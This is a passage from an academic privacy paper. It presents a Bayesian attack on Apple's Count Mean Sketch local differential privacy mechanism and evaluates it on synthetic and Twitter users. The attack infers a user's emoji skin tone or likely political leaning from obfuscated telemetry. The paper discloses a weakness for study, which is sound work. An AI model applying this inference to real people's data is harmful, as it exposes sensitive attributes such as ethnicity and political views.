$$\Pr[P_{\text{Usr}} = P_i \mid \widetilde{x}_1,\ldots,\widetilde{x}_n] \tag{1}$$

To compute this probability, BPIA must take into account (1) the uncertainty on Usr's preferred pool and behavioral parameters, (2) the randomness of Usr's behavior, and (3) the randomness of the mechanism $\mathcal{A}$. To do this, BPIA uses a hierarchical model that combines the three types of uncertainty. In particular, for (2), BPIA would ideally use the user behavior Φ_{Usr}, but this is unknown to Adv. Instead, BPIA uses a function $\overline{\Phi}$ — that we call *user representation* — parameterized by three parameters γ, δ and ι, which models a simple user behavior. We now give the details of the hierarchical model, the user representation and BPIA's output.

Hierarchical model. We propose a general hierarchical model $\mathcal{M} = (\mathcal{A}, \overline{\Phi}, \mathcal{I})$, where $\mathcal{A}$ is the obfuscation mechanism, $\overline{\Phi}$ is a *user representation* of the (unknown) user behavior, and $\mathcal{I}$ is some additional auxiliary information that contains general facts about the population (see below).

The user representation is a distribution $\overline{\Phi}(x \mid \iota, \gamma, \delta, \mathcal{I})$, parameterized by $\iota \in \{1,\ldots,k\}$ (the preferred pool), $\gamma \in (0,1]$, $\delta \in (1/k, 1]$ (behavioral parameters), and the auxiliary information $\mathcal{I}$. The function $\overline{\Phi}(x \mid \iota, \gamma, \delta, \mathcal{I})$ gives the (assumed) probability of choosing an original object x if the user has P_ι as their preferred pool, behavioral parameters γ and δ, and subject to additional auxiliary information $\mathcal{I}$.

Intuitively, $\mathcal{M}$ models a user who is first assigned the preferred pool P_ι, the relevant interest γ and the polarization δ uniformly at random; then, the user samples n original objects independently according to $\overline{\Phi}(\cdot \mid \iota, \gamma, \delta, \mathcal{I})$; and finally obfuscates them using $\mathcal{A}$. Formally, $\mathcal{M}$ is given by three hyperparameters ι, γ, δ, the random variable $(X_1, \ldots, X_n)$ representing the sampling of the original objects, and the random variable $(\widetilde{X}_1, \ldots, \widetilde{X}_n)$ denoting its randomly obfuscated version, with the auxiliary information $\mathcal{I}$ being treated as a fixed parameter:

$$\begin{aligned} \iota &\sim \text{Uniform}(\{1, \ldots, k\}) \\ \gamma &\sim \text{Uniform}((0, 1]) \\ \delta &\sim \text{Uniform}((1/k, 1]) \\ X_t \mid \iota, \gamma, \delta &\sim \overline{\Phi}(\cdot \mid \iota, \gamma, \delta, \mathcal{I}) \quad \forall t \in \{1, \ldots, n\} \\ \widetilde{X}_1, \ldots, \widetilde{X}_n \mid X_1, \ldots, X_n &\sim \mathcal{A}(X_1), \ldots, \mathcal{A}(X_n) \end{aligned}$$

Using this model, the adversary is able to compute the probabilities in eq. 1: $\Pr_{\mathcal{M}}[P_{\text{Usr}} = P_i \mid \widetilde{x}_1, \ldots, \widetilde{x}_n]$. While in this model the hyperparameters ι, γ, and δ are uniformly distributed — reflecting an adversary who has no informative prior on P_{Usr}, γ_{Usr}, and δ_{Usr} — this could likely be improved in practical settings where the adversary may have access to additional sources of information (see Appendix A.6).

User representation. Our user representation $\overline{\Phi}(x \mid \iota, \gamma, \delta, \hat{p}_\Omega)$ models the user assuming the following behavior: the user first chooses a pool (the neutral pool with probability $1-\gamma$, their preferred pool P_ι with probability $\gamma\delta$, or any of the alternative pools with equal probability $\frac{1}{k-1}\gamma(1-\delta)$), then samples an object from the selected pool according to some *estimated object popularity* $\hat{p}_\Omega$. This object popularity is a distribution over Ω that — intuitively — captures the differences in likelihood for objects *within the same pool*. For example, $\hat{p}_\Omega$ can capture the fact that, among emojis with the same skin tone, the thumb-up emoji is much more popular across users than most of the others. We assume that the adversary has access to this estimated object popularity as additional auxiliary information: $\mathcal{I} = \hat{p}_\Omega$. In section 6 we discuss how an adversary could acquire the object popularity from external sources or even estimate it from obfuscated objects collected from other users. Furthermore, when the adversary does not have any auxiliary information, Adv can use an *uninformative* object popularity $\hat{p}_\Omega$, such as the uniform distribution on Ω.

Formally, the representation $\overline{\Phi}$ is defined as follows:

$$\overline{\Phi}(x \mid \iota, \gamma, \delta, \hat{p}_\Omega) = \begin{cases} \gamma\delta \frac{\hat{p}_\Omega(x)}{\hat{p}_\Omega(P_\iota)} & \text{if } x \in P_\iota \\ \frac{1}{k-1}\gamma(1-\delta)\frac{\hat{p}_\Omega(x)}{\hat{p}_\Omega(P_i)} & \text{if } x \in P_i, i \neq \iota \\ (1-\gamma)\frac{\hat{p}_\Omega(x)}{\hat{p}_\Omega(\Omega \setminus \cup_{i=1}^k P_i)} & \text{if } x \in \Omega \setminus \cup_{i=1}^k P_i \end{cases} \tag{2}$$

We note that in the equation, $\hat{p}_\Omega(x)$ is always normalized by the total popularity of the pool that x belongs to. In other words, $\hat{p}_\Omega(x)$ is used exclusively to differentiate the probability of different objects within the same pool — it has no effect on the overall probability that $\overline{\Phi}$ assigns to a pool (and hence to the pool's score, see next paragraph).

We emphasize that the user representation $\overline{\Phi}(x \mid \iota, \gamma, \delta, \hat{p}_\Omega)$ is a simple *model* for the user's behavior: Adv does not know whether the representation correctly describes the actual user behavior Φ_{Usr}, and does not know the exact value of P_{Usr}, γ_{Usr}, and δ_{Usr}. In particular, our user representation does not account for (1) individual preferences within pools differing from $\hat{p}_\Omega$, and (2) preferences between non-preferred pools (since our model assumes that the user selects among alternative pools uniformly at random). In the extended version of this paper we present some results that quantify how the correctness of the user representation affects the effectiveness of the attack.

Maximum a posteriori estimate. The attack attempts to find the user's preferred pool from their obfuscated objects by computing the posterior probability of each pool. For each pool P_i, the adversary computes a *score* proportional to the conditional probability that $P_{\text{Usr}} = P_i$ under the model $\mathcal{M}$:

$$\text{score}(P_i) \propto \Pr_{\mathcal{M}}[P_{\text{Usr}} = P_i \mid \widetilde{x}_1, \ldots, \widetilde{x}_n] \tag{3}$$

The adversary then selects the *maximum a posteriori estimate* for the user's preferred pool, as the pool with maximal score:

$$\widehat{P}_{\text{Usr}} = \arg\max_{P_1, \ldots, P_k} \text{score}(P_i)$$

If several pools have maximal score, the estimate is selected uniformly at random from these. The attack also computes a confidence value $\text{conf}(\widehat{P}_{\text{Usr}})$ quantifying the probability (under the model $\mathcal{M}$) that the estimate is correct:

$$\text{conf}(\widehat{P}_{\text{Usr}}) \stackrel{\text{def}}{=} \Pr_{\mathcal{M}}[\widehat{P}_{\text{Usr}} = P_{\text{Usr}} \mid \widetilde{x}_1, \ldots, \widetilde{x}_n] = \frac{\text{score}(\widehat{P}_{\text{Usr}})}{\sum_{i=1}^k \text{score}(P_i)}$$

For an arbitrary confidence threshold τ defined by the adversary, the attack outputs $\widehat{P}_{\text{Usr}}$ if $\text{conf}(\widehat{P}_{\text{Usr}}) \geq \tau$ and *null* otherwise. The threshold τ hence allows the adversary to set the minimum level of confidence that they require to trust the attack's estimate $\widehat{P}_{\text{Usr}}$. The attack is successful if the estimate is correct, i.e. $\widehat{P}_{\text{Usr}} = P_{\text{Usr}}$.

Score computation. Under the model $\mathcal{M}$, the scores defined in eq. 3 are computed as the probability that $P_{\text{Usr}} = P_i$ after observing $\widetilde{x}_1, \ldots, \widetilde{x}_n$, obtained by integrating the conditional distribution over γ and δ and applying Bayes's law:

$$\text{score}(P_i) \propto \int_0^1 \int_{\frac{1}{k}}^1 \prod_{t=1}^n \sum_{z \in \Omega} \Pr_{\mathcal{A}}[\widetilde{x}_t \mid z]\ \overline{\Phi}(z \mid i, \gamma, \delta, \hat{p}_\Omega)\ d\delta\, d\gamma \tag{4}$$

The term $\Pr_{\mathcal{A}}[\widetilde{x}_t \mid z]$ is the probability that the output of $\mathcal{A}(z)$ is the observation $\widetilde{x}_t$. We give a formal proof of correctness of the score in the extended paper. We next show how to compute this for CMS.

Attacking CMS. To execute BPIA against the mechanism $\mathcal{A} = \text{CMS}$, we need to determine the value of $\Pr_{\text{CMS}}[\widetilde{x} \mid z]$ for any $\widetilde{x}$ and any z. First of all, we note that

$$\Pr_{\text{CMS}}[\widetilde{x} \mid z] = \Pr_{\text{CMS}}[(\tilde{v}_x^{h_j}, j) \mid z] = \Pr[\tilde{v}_x^{h_j} \mid j, z] \Pr[j \mid z]$$

Since j is selected uniformly at random, we have that $\Pr[j \mid z] = \Pr[j]$ is constant for any z and can be moved outside of the integral in eq. 4. Hence, this is a multiplicative value that is constant across pools and can be ignored.

$\Pr[\tilde{v}_x^{h_j} \mid j, z]$ is the probability of obtaining the obfuscated vector $\tilde{v}_x^{h_j}$ when the original object is z and the selected hash function is h_j. Since Adv knows all CMS parameters — including the hash functions in $\mathcal{H}$ — they can compute the one-hot vector $v_z^{h_j}$. The probability is then derived by observing how many bits need to be flipped in order to obtain $\tilde{v}_x^{h_j}$ from $v_z^{h_j}$, i.e. their Hamming distance. Let $\xi = 1/(1+e^{\varepsilon/2})$ be the probability of flipping one bit and let $\|\cdot\|_1$ denote the L_1 norm. We obtain:

$$\Pr[\tilde{v}_x^{h_j} \mid j, z] = \xi^{\left\|v_z^{h_j} - \tilde{v}_x^{h_j}\right\|_1} (1-\xi)^{m - \left\|v_z^{h_j} - \tilde{v}_x^{h_j}\right\|_1} \tag{5}$$

We note that eq. 5, when used to compute the score in eq. 4, automatically captures the uncertainty coming from the random flipping of bits and from hash collisions as well. For example, if two objects in different pools share the same hash value, this would make it impossible to distinguish which of them (if any) was Usr's original object. The attack takes this fact into account when computing the scores for those pools.

4 Experiments on synthetic users

In this section we empirically validate our BPIA attack against CMS for synthetic users. For each user, we define the behavior Φ_{Usr} and we then use it to sample the original objects. This allows us to evaluate the attack for different user profiles (relevant interest and polarization) and compare the results across different settings.

Experiment design

We simulate BPIA in various experiment scenarios. Each *experiment scenario* is defined by the following parameters:

(i) the universe Ω;

(ii) the CMS parameters ε, m, $\mathcal{H}$ (see section 2);

(iii) the pools of interest $P_1, \ldots, P_k \subseteq \Omega$ picked by Adv for the attack;

(iv) the *true object popularity* p_Ω, a distribution on Ω (not known to Adv);

(v) the *estimated object popularity* $\hat{p}_\Omega$ (known to Adv);

(vi) the number of observations n that Adv has access to.

Using these parameters, we run 150,000 independent instances of the pool inference game, with one (independent) synthetic user per instance. For each user Usr, we sample the user's relevant interest γ_{Usr} and polarization δ_{Usr} uniformly at random from $(0,1]$ and $(1/k,1]$, respectively. As will become clear from the results, these behavioral parameters strongly impact the success rate of BPIA. Sampling the parameters uniformly allows us to study the effectiveness of the attack on users with different levels of vulnerability.

User behavior. We select Usr's preferred pool P_{Usr} uniformly at random from $\{P_1, \ldots, P_k\}$. For each instance of the game, we use the randomly sampled γ_{Usr}, δ_{Usr}, and P_{Usr} to define Usr's behavior Φ_{Usr}, as follows:

$$\Phi_{\text{Usr}}(x) \stackrel{\text{def}}{=} \begin{cases} \gamma_{\text{Usr}}\delta_{\text{Usr}} \frac{p_\Omega(x)}{p_\Omega(P_{\text{Usr}})} & \text{if } x \in P_{\text{Usr}} \\ \frac{1}{k-1}\gamma_{\text{Usr}}(1-\delta_{\text{Usr}}) \frac{p_\Omega(x)}{p_\Omega(P_i)} & \text{if } x \in P_i \neq P_{\text{Usr}} \\ (1-\gamma_{\text{Usr}}) \frac{p_\Omega(x)}{p_\Omega(\Omega \setminus \cup_{i=1}^k P_i)} & \text{if } x \in \Omega \setminus \cup_{i=1}^k P_i \end{cases} \tag{6}$$

This means that to sample each original object, the user first selects P_{Usr} with probability $\gamma_{\text{Usr}}\delta_{\text{Usr}}$, any other pool of interest with probability $\frac{1}{k-1}\gamma_{\text{Usr}}(1-\delta_{\text{Usr}})$ and the neutral pool with probability $1-\gamma_{\text{Usr}}$. Once one pool has been selected, the original object is sampled within that pool according to the object popularity p_Ω.

For an instance of the game, we sample n objects from Φ_{Usr} and obfuscate them with $\text{CMS}(\cdot; \varepsilon, m, \mathcal{H})$. Note here that Φ_{Usr} corresponds to Adv's user representation $\overline{\Phi}$ in eq. 2 but using p_Ω (as Adv does not know the true popularity p_Ω). The robustness results we report in the extended paper quantify the effectiveness of the attack when Usr uses a noisy version of p_Ω instead of the exact one.

Non-private scenario. To understand the protection provided by CMS against BPIA, we also report results for an idealized scenario where the mechanism $\mathcal{A}$ simply reveals the original object x (i.e. $\mathcal{A}$ is the identity function), and hence Adv has access to the original objects $x_1, \ldots, x_n$. We refer to this as the *non-private* scenario. In the non-private scenario, BPIA works in the same way as for CMS but the score in eq. 3 is computed by setting $\Pr_{\mathcal{A}}[\widetilde{x}_t \mid z] = 1$ if $x_t = z$ and $\Pr_{\mathcal{A}}[\widetilde{x}_t \mid z] = 0$ if $x_t \neq z$.

Baseline. For each scenario, we report as baseline the attack that always makes a guess (i.e. has fixed confidence score $\text{conf} = 1$) and returns one of the pools $P_1, \ldots, P_k$ uniformly at random. Since we select the user's preferred pool uniformly at random in the experiments, the baseline attack is correct with probability $1/k$.

Types of adversary. We simulate two types of adversaries: Adv_{weak} and Adv_{strong}. Adv_{strong} has access to auxiliary information on objects' popularity $\hat{p}_\Omega$ that approximates p_Ω, while Adv_{weak} uses a uniform $\hat{p}_\Omega$.

We consider Adv_{strong} to represent a realistic scenario for a typical deployment of local differential privacy (see Discussion). Indeed $\hat{p}_\Omega$ can be estimated from auxiliary information

derived from an external dataset $\widetilde{\mathcal{D}}_{ext}$ of CMS-obfuscated objects collected from other users. We here simulate Adv_{strong}'s estimation of $\hat{p}_\Omega$ by independently sampling $N = 10^6$ original objects from p_Ω obtaining $\mathcal{D}_{ext} = \{y_1, \ldots, y_N\}$. We then obfuscate them with CMS, obtaining the external dataset $\widetilde{\mathcal{D}}_{\text{ext}} = \{\widetilde{y}_1, \ldots, \widetilde{y}_N\}$ which would typically be available to Adv_{strong}. Using Apple's algorithm [4] the adversary approximates the frequencies of objects of the original dataset $\mathcal{D}_{ext}$, then projects these frequencies to the probability simplex using alternating projection [6] in order to obtain the estimated object popularity $\hat{p}_\Omega$ (which approximates p_Ω well when the number of users N is sufficiently large).

The estimated object popularity $\hat{p}_\Omega$ is the only difference between Adv_{weak} and Adv_{strong}. Both adversaries use the same hierarchical model $\mathcal{M}$ with the same hyperparameters (in particular, they both always integrate over uniformly distributed γ and δ when computing the pools' scores).

Importantly, we note that the effectiveness of the attack in the non-private scenario is the same for Adv_{strong} and Adv_{weak}. In the non-private scenario, there is no uncertainty regarding the original input — as the output and the input objects coincide — and hence knowing the object popularity does not bring any advantage.[4]

Metrics. For a given threshold τ, we call *null users* all the users for which the attack does not make a guess ($\text{conf}(\widehat{P}_{\text{Usr}}) < \tau$). We then use the following three metrics to measure the effectiveness of our attack in a given scenario:

1. The *null rate* is the fraction of null users (out of all the 150,000 users) for a given value of τ;
2. The *precision* is the success rate of the attack for all non-null users, i.e. the fraction of non-null users such that $\widehat{P}_{\text{Usr}} = P_{\text{Usr}}$. That is, the fraction of users for which the attack's guess is correct, out of the users for which a guess is made (which depends on the threshold τ);
3. The *area under the precision-null rate curve* (AUC-PN) is the area under the curve obtained by plotting the precision vs the null rate for all possible threshold values between 0 and 1. Since the threshold τ can be adapted by the adversary to adjust the tradeoff between precision and null rate, the AUC-PN captures the overall effectiveness of the attack (in the specific scenario).

Settings. In this paper, we focus on two specific use cases of CMS implemented by Apple in iOS and Mac OS [4]:

> **Setting 1: Emojis.** In this use case, the device keeps track of which emojis — the original objects — are selected by the user when typing. These are obfuscated by CMS and submitted to Apple. The universe of objects contains 2600 emojis, i.e. $|\Omega| = 2600$.
>
> **Setting 2: Web domains.** For this setting, the original objects are the web domains that the user visits using the built-in browser (together with preferences regarding videos autoplay). The implementation of CMS keeps track of 250,000 web domains, i.e. $|\Omega| = 250000$.

Apple's implementation sets $m = 1024$ and $|\mathcal{H}| = 65536$, with $\varepsilon = 8$ for web domains and $\varepsilon = 4$ for emojis.

[4] This fact can be proved formally by noticing that in the non-private scenario the sum in eq. 4 reduces to one single term, so that the object popularity for each observation can be moved outside of the integral and is constant across each pool's score.

Setting 1: Emojis

We consider an adversary Adv that runs our BPIA attack with the goal of inferring Usr's preferred emoji skin tone (see Figure 1). To this end, Adv defines six pools of size 228, corresponding to the six skin tones supported for 228 emojis in the Unicode Emoji v11.0 standard [35].

We define the true object popularity p_Ω as a mixture of Zipfian distributions — reflecting the fact that a few emojis are much more popular than others [15] (we discuss this choice in more detail in the extended paper). Formally, we consider the partition of Ω given by the pools $P_1, \ldots, P_k$ and the neutral pool $Q = \Omega \setminus \cup_{i=1}^{k} P_i$. For each $P_i = \{x^i_1, \ldots, x^i_{|P_i|}\}$, we take the Zipfian probability mass function given by:

$$f_{P_i}(x^i_j) = \frac{1/j^{1.2}}{\sum_{c=1}^{|P_i|} 1/c^{1.2}} \tag{7}$$

and similarly for the neutral pool. Finally we define:

$$p_\Omega(x) \overset{\text{def}}{\propto} \begin{cases} f_{P_i}(x) & \text{if } x \in P_i, \quad i = 1, \ldots, k \\ f_Q(x) & \text{if } x \in Q \end{cases} \tag{8}$$

Results for Adv_{weak} and Adv_{strong}. We simulate the attack with $n = 7, 30, 90, 180$ observations. Since Apple collects one obfuscated object per day [2], these correspond to about 1 week, 1 month, 3 months, and 6 months, respectively. While 6 months may seem a long time, most users are likely to keep their iOS and Mac OS devices —and submit obfuscated objects — for much longer than that [31].

Table 2 shows that our attack performs well for Adv_{strong}, already reaching an AUC-PN of 0.8 after $n = 90$ observations. Figure 3 shows the attack's full precision-null rate curves. Here again, we see that Adv_{strong} performs much better than the baseline, reaching a precision of 0.29 after only 7 observations, and 0.64 after 180 observations when making a guess for all users (null rate = 0).

Restricting the attack to only users for which the attack is more confident (higher thresholds) allows the adversary to considerably increase the precision while making predictions on a significant number of users. For instance, for $n = 90$, the attack reaches a precision of 1 for a null rate of 0.95. This means that the attack makes no mistake when executed on the top 5% users (i.e. the users whose confidence score is in the top 5%). Even with a week of observations ($n = 7$), the attack




Figure 3: Precision-null rate curves in the emojis setting for Adv$_{weak}$ and Adv$_{strong}$. The results for the non-private scenario are the same for Adv$_{weak}$ and Adv$_{strong}$.




Figure 4: Precision depending on γ_{Usr} and δ_{Usr} for Adv$_{strong}$ in the emojis setting when the attack always makes a guess (null rate $= 0$). The attack is more efficient when the user's relevant interest and polarization are higher. The figure is generated by computing, for each value of γ_{Usr} and δ_{Usr}, the precision of the attack on users with (approximately) those relevant interest and polarization values. We note that δ_{Usr} is always greater than $1/(6-1) = 0.2$ by definition (see section 3).

	$n = 7$	$n = 30$	$n = 90$	$n = 180$
Adv$_{weak}$	0.20	0.24	0.32	0.40
Adv$_{strong}$	0.37	0.61	0.80	0.88
Non-private	0.86	0.96	0.99	0.99

Table 2: AUC-PN values in the emojis setting.

reaches 48% precision (2.9 times better than the baseline) when focusing on the top 10% of users.

The results for Adv$_{weak}$, while significantly better than the baseline, are not as good. When making a guess for all the users, Adv$_{weak}$ only reaches a precision of 0.19 for $n = 7$ (as opposed to 0.29 for Adv$_{strong}$). Even after $n = 180$ observations, the precision only increases to 0.31 for null rate $= 0$, and to 0.53 when focusing on the top 10% users. These results emphasize the importance of the adversary using auxiliary information during the attack.

The reason Adv$_{strong}$ achieves much better results compared to Adv$_{weak}$ can be intuitively explained as follows: BPIA uses the object popularity to reduce the indistinguishability of the obfuscated objects. In principle, each obfuscated object may be the output of CMS run on any original object. However, if the attack knows that some of these objects are less likely to be picked (compared to others *in the same pool*), the posterior probability that one of them was the actual input can be reduced accordingly. The score defined in eq. 4 captures this fact to compute each pool's posterior probability. We provide additional results on this point in Appendix A.3.

Results in the non-private scenario. In order to contextualize our results, we also measure the accuracy of BPIA in the non-private scenario, when the adversary has access to the user's original objects $x_1, \ldots, x_n$ (i.e. without hashing nor obfuscation). This gives an upper bound to the attack: even when the adversary observes the original objects, they can still make mistakes when estimating the user's preferred pool. This is due to the stochastic nature of the user behavior Φ_{Usr}. For example, a user might use emojis with a certain skin tone most of the times but, for most users, there is a non-zero and possibly significant probability that the user selects emojis with a different skin tone (alternative pool) or even an

emoji with no skin tone (neutral pool). Hence, even in the non-private scenario the attack might not be 100% effective.

Figure 3 shows the attack to be highly effective in the non-private scenario, although not perfect. While the difference in effectiveness between Adv_{weak} and non-private remains large for any number of observations, the protection offered by CMS decreases as n increases.

Impact of the behavioral parameters. Figure 4 shows how the precision of the attack increases with both behavioral parameters δ_{Usr} and γ_{Usr} for Adv_{strong} when the null rate is 0, i.e. when the attack makes a guess for all users. Users with larger polarization and relevant interest tend to be, on average, much more vulnerable than other users. For instance for $n = 90$ and for Adv_{strong}, the precision of the attack on a user with $\gamma_{\text{Usr}} = 0.2$ and $\delta_{\text{Usr}} = 0.17$ is lower than 20%, while it already increases to more than 80% for a user with $\gamma_{\text{Usr}} = 0.6$ and $\delta_{\text{Usr}} = 0.67$. Overall, Adv_{strong} performs well over a large range of values of γ_{Usr} and δ_{Usr} for $n \geq 90$.

Setting 2: Web domains

We here consider the case of an adversary attempting to infer the target user's potential political orientation from news sites that they visit. In this hypothetical setting, the adversary assumes that users are more likely to visit news websites whose political orientation is aligned with their own political views [19, 32]. The adversary hence defines the pools as sets of news websites grouped by political orientation. We here use AllSides's Media Bias rating for 60 major English-language news websites [1]. The Chart divides media into five groups: left, lean left, center, lean right, right, which contain respectively 14, 13, 13, 10, and 10 unique news websites[5] (see Figure 5). In this experiment we randomly assign a popularity to all websites in the universe. For each object $x \in \Omega$, $p_\Omega(x)$ is sampled uniformly at random from $[0,1]$ (and then rescaled to ensure that p_Ω has total mass adding up to 1). To reduce the computational time required to run the attack on 150,000 users, we run the experiments with a universe of size $|\Omega| = 2000$ (instead of the original 250,000). We show in Appendix A.4 that this has no impact on the estimated effectiveness of the attack.

Here again, we simulate two adversaries: Adv_{weak} who uses an uninformative (uniform) object popularity $\hat{p}_\Omega$, and Adv_{strong} who uses $N = 10^6$ obfuscated objects from an external population to derive the estimated popularity $\hat{p}_\Omega$.

Results for Adv_{weak} and Adv_{strong}. Table 3 reports the AUC-PN of the attack (computed on all users, for any relevant interest and polarization), and shows that both adversaries are very effective. Adv_{weak} and Adv_{strong} reach high AUC-PN with few observations. For example, they both obtain AUC-PN ≥ 0.95 with $n = 90$ observations.

Interestingly, the effectiveness of Adv_{strong} in this scenario is very similar to the one of Adv_{weak} — a stark difference from the emojis setting (Table 3 and Figure 6). This can be explained by the comparatively much smaller pools in this use case compared to the emojis setting (average pool size of 12, compared to 228 in the emoji setting). Indeed as pools get smaller, both the risk of hash collisions between two objects of different pools and the uncertainty introduced by the randomized obfuscation increase (see Appendix A.3).

The small difference in both AUC-PN and precision, between both adversaries and the non-private scenario further confirms that, when pools are small, CMS provides little additional protection.

Impact of the behavioral parameters. Figure 7 shows the precision for $\tau = 0$ as a function of the relevant interest γ_{Usr} — the fraction of the time a user visits one of the 60 news websites — and the polarization δ_{Usr} for Adv_{strong}. We omit the results for Adv_{weak} as they are almost identical. Similarly to the emojis setting (Figure 4), we find that a user's behavioral parameters strongly affect how vulnerable they are. For instance, for Adv_{strong} and $n = 90$, the attack will be correct 91% of the time on a user who visits news websites 20% of




Figure 5: Pools for the web domains setting. Each pool groups together websites for 60 major news outlets according to their political orientation from the 2021 AllSides Media Bias Chart (left, lean left, center, lean right, right). In this case, Usr visits most frequently news websites in the left pool.

	$n = 7$	$n = 30$	$n = 90$	$n = 180$
Adv_{weak}	0.72	0.89	0.95	0.97
Adv_{strong}	0.74	0.90	0.96	0.98
Non-private	0.87	0.96	0.99	0.99

Table 3: AUC-PN values in the web domains setting.

[5] In a few cases, the chart by AllSides has two entries for the same website — e.g., for The Wall Street Journal, the *news only* section is rated center and the *opinion* section is rated lean right. As these share the same web domain, for simplicity we include just the *news only* entries in the pools of interest.




Figure 6: Precision-null rate curves in the web domains setting for Adv$_{weak}$ and Adv$_{strong}$. The results for the non-private scenario are the same for Adv$_{weak}$ and Adv$_{strong}$.

the time ($\gamma_{\text{Usr}} = 0.2$) and is strongly polarized ($\delta_{\text{Usr}} = 0.83$) but would only reach 40% if instead they read diverse sources ($\delta_{\text{Usr}} = 0.33$) or 25% if instead they only visit news websites less than 1% of the time ($\gamma_{\text{Usr}} \leq 0.01$).

Reliability of the confidence score. We have shown that while our attack gives good results overall, it is particularly effective for certain users, in particular users with a high degree of polarization and relevant interest.

Figure 8 shows that our attack's confidence score is well calibrated: for both adversaries, use cases, and number of observations. This makes the attack a concern in practice as it allows an adversary to estimate the probability of the attack to be successful against a specific target user Usr by looking only at Usr's obfuscated objects.

5 Experiments on Twitter data

We now simulate the attack in the emojis setting using data collected from Twitter. Our experiments serve two purposes: first, they validate the hierarchical model $\mathcal{M}$ (including the user representation $\overline{\Phi}$) in practice; second, they prove that the attack *can* be very effective on real-world users (see the discussion in section 6).

Dataset. We use the dataset of tweets collected by Robertson et al. [29], which contains about 18M tweets from 42K Twitter users, and derive a dataset $\mathcal{D}$ containing only the emojis sent by each users. We then apply a random 80-20 split to $\mathcal{D}$ and obtain: $\mathcal{D}_{att}$, containing the users who used at least one emoji supporting skin tones, on which we simulate the attack; and $\mathcal{D}_{ext}$, containing the external population that Adv$_{strong}$ uses to compute the emojis estimated popularity $\hat{p}_\Omega$. We simulate the BPIA attack instantiating the Pool Inference Game on each user in $\mathcal{D}_{att}$, treating each emoji as an original object to which we apply CMS. The full details on how we produce the datasets and run the attack are given in Appendix A.2.

